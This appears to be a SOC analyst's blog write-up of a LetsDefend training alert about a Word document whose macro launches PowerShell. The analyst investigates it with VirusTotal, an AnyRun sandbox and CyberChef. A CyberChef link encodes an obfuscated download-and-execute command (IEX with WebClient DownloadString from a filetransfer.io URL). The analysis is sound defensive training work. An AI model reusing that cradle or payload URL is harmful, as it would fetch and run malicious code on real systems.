


I am going to be creating a case for LetsDefend SOC alert “SOC137 - Malicious File/Script Download Attempt”.




Fortunately, in this alert we receive the MD5 hash allowing for me to search for the malicious file on [VirusTotal](https://www.virustotal.com/gui/file/08d4fd5032b8b24072bdff43932630d4200f68404d7e12ffeeda2364c8158873/behavior) without downloading it onto a virtual machine. The results of this search show a potentially dangerous doc file containing a malicious macro that downloaded a file from filetransfer.io.



To see an example of how this works, I copied the link of the download into a [AnyRun](https://app.any.run/tasks/cb1a9307-2092-4baf-8e5d-d4b2e8322ffb) virtual Windows 10 machine. Disabling security of the word document to allow the malicious macro to run and opening the 'INVOICE PACKAGE LINK TO DOWNLOAD.docm' allowed an unintended powershell command to occur.



I then take this powershell command line and throw it into [CyberChef](https://gchq.github.io/CyberChef/#recipe=Find_/_Replace(%7B'option':'Regex','string':'%5B%5C'()%5D'%7D,'',true,false,true,false)Find_/_Replace(%7B'option':'Regex','string':'%5C%5C%2B'%7D,'',true,false,true,false)Generic_Code_Beautify()&input=SUVYICgobmVXLU9iakVjVCAoKCdOZXQnKycuJysnV2ViYycrJ2xpZW50JykpKS4oKCdEJysnbycrJ3cnKyduJysnbCcrJ28nKydhJysnZCcrJ3MnKyd0cmknKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKycnKyduJysnZycpKS5JblZva0UoKCgnaHR0cHM6Ly9maWxldHJhbnNmZXIuaW8vZGF0YS1wYWNrYWdlL1VSMndodUJ2L2Rvd25sb2FkJykpKSk), to make the command more readable. The resulting output is:



The powershell is using Invoke-Expression (IEX), to execute a script downloaded from filetransfer.io using the Webclient.

Fortunately, looking at the alert itself the malicious application was blocked and looking over the endpoint NicolasPRD showed no signs of corruption.



Analysis notes:  
NicolasPRD received a word document containing a malicious macro that would run a PowerShell command downloading data from filetransfer.io. Fortunately, this document was blocked and there is no indication of Nicolas opening the file. This is a true positive event that was blocked.